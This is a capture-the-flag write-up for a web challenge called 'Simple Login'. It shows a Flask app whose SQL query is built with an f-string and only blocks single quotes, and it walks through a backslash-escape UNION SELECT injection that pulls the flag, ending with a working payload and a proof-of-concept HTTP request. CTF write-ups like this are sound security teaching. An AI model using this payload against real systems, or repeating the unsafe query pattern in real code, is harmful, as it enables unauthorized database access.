Simple Login
SQL Injection, but we can't use single quote.
Recon
We got these source code:
~/ctf/alpacahack/web/simple-login
❯ tree 08:42:17
.
├── compose.yaml
├── db
│ └── init.sql
└── web
├── app.py
├── Dockerfile
├── requirements.txt
└── templates
├── index.html
└── login.html
4 directories, 7 filesLet’s check the app.py first.
app.py:
from flask import Flask, request, redirect, render_template
import pymysql.cursors
import os

def db():
    return pymysql.connect(
        host=os.environ["MYSQL_HOST"],
        user=os.environ["MYSQL_USER"],
        password=os.environ["MYSQL_PASSWORD"],
        database=os.environ["MYSQL_DATABASE"],
        charset="utf8mb4",
        cursorclass=pymysql.cursors.DictCursor,
    )

app = Flask(__name__)

@app.get("/")
def index():
    if "username" not in request.cookies:
        return redirect("/login")
    return render_template("index.html", username=request.cookies["username"])

@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = request.form.get("username")
        password = request.form.get("password")

        if username is None or password is None:
            return "Missing required parameters", 400
        if len(username) > 64 or len(password) > 64:
            return "Too long parameters", 400
        if "'" in username or "'" in password:
            return "Do not try SQL injection 🤗", 400

        conn = None
        try:
            conn = db()
            with conn.cursor() as cursor:
                cursor.execute(
                    f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
                )
                user = cursor.fetchone()
        except Exception as e:
            return f"Error: {e}", 500
        finally:
            if conn is not None:
                conn.close()

        if user is None or "username" not in user:
            return "No user", 400

        response = redirect("/")
        response.set_cookie("username", user["username"])
        return response
    else:
        return render_template("login.html")
Vulnerability
The program have already anticipated for SQL Injection attack at this snippet:
        if "'" in username or "'" in password:
            return "Do not try SQL injection 🤗", 400
But the mistake is the program only prohibitsingle quote ('). So we can use " and other attack.
The second mistake is from this snippet
            with conn.cursor() as cursor:
                cursor.execute(
                    f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
                )
                user = cursor.fetchone()
From that snippet, we can see that the program use format string (use f""). So we can use format string attack like \. Because \ is used for escape character. So it can be use to make the next character to be treated as a normal character, not for SQL syntax.
In addition it’s give us a chance to take the flag from that vulnerability. Now lets see the db structure.
USE chall;

DROP TABLE IF EXISTS flag;
CREATE TABLE IF NOT EXISTS flag (
    value VARCHAR(128) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_bin;

-- On the remote server, a real flag is inserted.
INSERT INTO flag (value) VALUES ('Alpaca{REDACTED}');

DROP TABLE IF EXISTS users;
CREATE TABLE IF NOT EXISTS users (
    username VARCHAR(16) PRIMARY KEY,
    password VARCHAR(16) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_bin;

INSERT INTO users (username, password) VALUES ('admin', 'pass');
INSERT INTO users (username, password) VALUES ('hacker', '1337');
We can se the flag is inserted in table named flag, and the name colomn name of the flag that we targeted is value. So our payload should aim for table flag and colomn value.
So can conclude the payload with that recon:
username=\&password=UNION SELECT value, 1 FROM flag -- In SQL, the UNION command is specifically designed to combine the results of two or more SELECT statements into a single result set. That’s why we use UNION SELECT.
I tried to input the payload and it’s succeeded.

How the flag get printed? because there’s
response.set_cookie("username", user["username"])at app.py.
So our payload changed the query into like this:
SELECT * FROM users WHERE username = '\' AND password = 'UNION SELECT value, 1 FROM flag -- 'So we change the username to our flag and the password to 1.
PoC request
POST /login HTTP/1.1
Host: 34.170.146.252:29964
Content-Length: 55
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Origin: http://34.170.146.252:29964
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://34.170.146.252:29964/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=\&password=UNION SELECT value, 1 FROM flag --